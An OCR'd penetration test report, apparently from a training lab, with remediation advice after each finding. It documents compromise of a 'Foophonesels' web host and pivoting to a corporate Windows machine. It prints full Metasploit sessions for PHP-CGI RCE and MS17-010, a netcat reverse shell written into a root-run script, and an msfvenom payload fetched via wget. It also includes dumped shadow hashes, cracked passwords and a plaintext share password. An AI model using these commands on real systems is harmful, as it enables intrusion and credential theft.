
Attack scenario: an attacker can use SQL injection to bypass application security measures. It is also possible to add, modify, and delete records in the database.




SQLmap --dbs command



phpcollab database



Dumping employee login credentials



Dumping Users

Recommendation:

developers should enforce input validation and resort to prepared statements (parameterized quarries) for DB query preparation as they are considered secured from this attack.

PHP-CGI Argument Injection Remote Code Execution (cve-2012-1823)

Location: Foophonesels (10.90.60.80) CRITICAL

From previous attacks where I discovered that the application does not correctly handles malicious request i.e the URI is passed to the php-cgi binary with the lack of filtering or encoding and also seeing that the application was built on an older version of php, I decided to use the php-cgi argument injection exploit in Metasploit.

Reproduction: this exploit can be used manually by using a proxy tool like Burp Suit or any other tools allowing you to send HTTP POST request. Metaploit also has this exploit installed so I decided to use Metasploit. Running msfconsole, I set the rhost to 10.90.60.80 and set the lhost to my tun0 ip 172.16.40.5 and I was able to get a meterpreter shell.

Attack scenario: An attacker may use this exploit to bypass authentication, modify the remote database, add malicious script to the database, or take control of the remote operating system.

```
msf5 exploit(multi/http/php_cgi_arg_injection) > set rhosts 10.90.60.80
rhosts => 10.90.60.80
msf5 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.90.60.80      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.40.5      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 172.16.40.5:4444
[*] Sending stage (38288 bytes) to 10.90.60.80
[*] Meterpreter session 1 opened (172.16.40.5:4444 -> 10.90.60.80:58218) at 2020-06-04 14:39:16 -0400

meterpreter >
```

Recommendation:
Upgrade to a newer version of php, disable CGI mode, and deploy WAF solutions.

Privilege Escalation by sudo rights

Location: Foophonesels (10.90.60.80) CRITICAL

The shell that I gained from the CGI Argument injection remote code execution exploit was a low level shell that didn't allow me to enumerate further. However, I was able to get some useful information on this shell like identifying the system info and finding files that I didn't have access to. In order to enumerate more, I would need a root shell.

- **Uname -r**
- **lsb_release -a** : discovered the system to be a linux binbox 1.6.24-19-generic
- **sudo -l**

```
meterpreter > shell
Process 5707 created.
Channel 0 created.
whoami
www-data
uname -n
Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
uname -r
Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
No LSB modules are available.
sudo -l
User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl /root/backup.pl
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Sudo allows you to run commands as root without having to log in as a different user.

With the Sudo –l command, I was able to tell that the user www-data was able to execute backup.pl directory as root and inside that directory was a copy.sh file and since it's a bash file, command inside it will be executed as root so I took advantage of that and I modified it with arbitrary command which gave me root access.

- echo "nc -e /bin/sh 172.16.40.5 9999" > /root/copy.sh
- nc -lvnp 9999 – I listened on port 9999 and waited for a connection to occur.
- sudo /usr/bin/perl /root/backup.pl – I ran this command to execute the copy.sh and I was able to gain root access.

```
meterpreter > shell
Process 5948 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -r
Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
No LSB modules are available.
sudo -l
User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl /root/backup.pl
echo "nc -e /bin/sh 172.16.40.5 9999" > /root/copy.sh
sudo /usr/bin/perl /root/backup.pl
```

Starting connection




Nc connection to gain root

During enumeration on the netcat root shell, I kept on loosing connection so I decided to get a meterpreter shell instead and knowing that I would need to pivot on to other networks to root DMZ, a meterpreter shell was what I wanted. To do this, i started up a meterpreter handler to listen out for a connection on port 4444.

I used msfvenom to generate a payload listening on port 4444 and I was able to upload it onto the nc root shell using SimpleHTTPServer and wget to import the file.

- **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.40.5 LPORT=4444 f elf > xsploit.elf** : create a reverse_tcp file
- **python -m SimpleHTTPServer 80** : open file transfer connection
- **wget http://172.16.40.5:80/xsploit.elf** : import xsploit.elf file to the root netcat shell.
- **chmod +x xsploit.elf** : change file permission
- **./xsploit.elf** : start connection



Recommendation:

Attackers are particularly interested in compromising sudo users as it will allow them to run any command as a root user. Admin user needs to manage their sudo users to prevent sudo misuse. Use nano to edit files rather than vi and if a user needs read access to a file, add this user to a specific group that have permission to read that file.

No Anti virus installed.

Location: Foophonesels (10.90.60.80) HIGH

I was able to upload a msfvenum payload using simpleHTTPServer from my local to the web server and was also able to execute this payload that gained me root access.

Attackers can upload mallicious files or send a malicious link of a malware to one of your employee which can affect your entire system including your network.

An example to a known malware is spyware, this malware logs your entire action i.e inserting banking information, login credentials. Another example is Wiper, this malware can wipe your hard drive of your computer.

Recommendation:

Install anti-virus systems.

Weak Password Hashing

Location: Foophonesels (10.90.60.80) CRITICAL

I was able to identify that a MD5 hashing format is being used which is one of weakest type of password hashing as it allows for collisions in output.

Reproduction: I copied the content of both /etc/shadow and /etc/passwd into separate files and merged both files together using a utility called unshadow and then ran the unshadow file with john the ripper using the rockyou.txt wordlist.

Attack scenario: an attacker can construct forged data in different forms that will cause the system to incorrectly identify it as trustworthy.

shadow.txt

```
root:$1$.kr1V5Cz$zRZI7m888.wsS6vllEh/J.:17659:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
elsadmin:$1$kxzfI9lK$yj3Ifrveih5v7OlqcZP201:17546:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
michael:$1$hBLi8IId$pNQ2sKVEawTvkvxJHQKb21:17660:0:99999:7:::
```

passwd.txt

```
 1 root:x:0:0:root:/root:/bin/bash
 2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
 3 bin:x:2:2:bin:/bin:/bin/sh
 4 sys:x:3:3:sys:/dev:/bin/sh
 5 sync:x:4:65534:sync:/bin:/bin/sync
 6 games:x:5:60:games:/usr/games:/bin/sh
 7 man:x:6:12:man:/var/cache/man:/bin/sh
 8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
 9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102::/nonexistent:/bin/false
21 syslog:x:102:103::/home/syslog:/bin/false
22 klog:x:103:104::/home/klog:/bin/false
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 elsadmin:x:1000:1000:elsadmin,,,:/home/elsadmin:/bin/bash
25 bind:x:105:113::/var/cache/bind:/bin/false
26 postfix:x:106:115::/var/spool/postfix:/bin/false
27 ftp:x:107:65534::/home/ftp:/bin/false
28 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
29 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
30 tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
31 distccd:x:111:65534::/:/bin/false
32 service:x:1002:1002:,,,:/home/service:/bin/bash
33 telnetd:x:112:120::/nonexistent:/bin/false
34 proftpd:x:113:65534::/var/run/proftpd:/bin/false
35 statd:x:114:65534::/var/lib/nfs:/bin/false
36 snmp:x:115:65534::/var/lib/snmp:/bin/false
37 michael:x:1001:1003:,,,:/home/michael:/bin/bash
```

root@kali: ~/Desktop/Ecppt 125x49

```
root@kali:~/Desktop/Ecppt# unshadow passwd.txt shadow.txt > passwords.txt
root@kali:~/Desktop/Ecppt# john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

```
-rw-r--r--  1 www-data www-data   31 May 31 10:30 copy.sh
-rw-r--r--  1 root     root       84 May 31 03:00 vnc.log
cat .htpasswd
admin:{SHA}CyK3vpBd0jp24q2sfDVG43TY4IM=
```

Recommendation:

Use slower hash constructions such as PBKDF2, BCRYPT or SHA-512.

Routing and pivoting setup

Location: Foophonesels (10.90.60.80) MEDIUM

Enumerating as root, I discovered a file in one of the users directory “mount_windows_fs.sh” that shows a remote windows file sharing mount command and the ip address belonged to the corporate network so I decided to route to the corporate network.

- mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share

```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2018-05-15 19:53:32 -0400  elsadmin
40755/rwxr-xr-x  4096  dir   2018-05-09 17:48:54 -0400  michael

meterpreter > cd michael
meterpreter > ls
Listing: /home/michael
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
20666/rw-rw-rw-   0     cha   2020-05-31 03:00:19 -0400  .bash_history
100644/rw-r--r--  220   fil   2018-05-09 17:30:59 -0400  .bash_logout
100644/rw-r--r--  2928  fil   2018-05-09 17:30:59 -0400  .bashrc
100644/rw-r--r--  586   fil   2018-05-09 17:30:59 -0400  .profile
100660/rw-rw----  107   fil   2018-05-10 23:04:12 -0400  mount_windows_fs.sh

meterpreter > cat mount_windows_fs.sh
#!/bin/bash

mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share
meterpreter >
```

I added 10.185.10.0/24 to route to the corporate network from my exploited machine using autoroute. Only by routing will allow me to run port scan modules.

With this added, I was able to do a host scan using auxiliary netbios that discovered two new ip addresses 10.185.10.27 and 10.185.10.34. The second ip address was the exact same as the remote windows file sharing mount command I found in one of the users directory and seeing that the command included the user name and password, I needed more information on the ip address so I decided to scan for open ports.

```
meterpreter > run autoroute -s 10.185.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.185.10.0/255.255.255.0...
[+] Added route to 10.185.10.0/255.255.255.0 via 10.90.60.80
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p


[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.185.10.0        255.255.255.0      Session 1

meterpreter >
```

Adding autoroute



Discovered new host

MS17_010_PSEXEC

Location: Corporate Network: (10.185.10.34). CRITICAL

Host 10.185.10.34 is vulnerable to a MS17_010_PSEXEC attack. After discovering that port 445 and 139 are opened, I was able to use the psexec vulnerability to authenticate with the credentials provided in one of the users directory.

```
msf5 auxiliary(scanner/netbios/nbname) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.185.10.34
RHOSTS => 10.185.10.34
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 20
THREADS => 20
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       10.185.10.34     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      20               yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.185.10.34:         - 10.185.10.34:135 - TCP OPEN
[+] 10.185.10.34:         - 10.185.10.34:139 - TCP OPEN
[+] 10.185.10.34:         - 10.185.10.34:445 - TCP OPEN
^C[*] 10.185.10.34:         - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

3 open port discovered

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.34:445 - Authenticating to 10.185.10.34 as user 'share_admin'...
[*] 10.185.10.34:445 - Target OS: Windows 7 Professional 7600
[*] 10.185.10.34:445 - Built a write-what-where primitive...
[+] 10.185.10.34:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.34:445 - Selecting PowerShell target
[*] 10.185.10.34:445 - Executing the payload...
[+] 10.185.10.34:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.34:4444
[*] Sending stage (206403 bytes) to 10.185.10.34
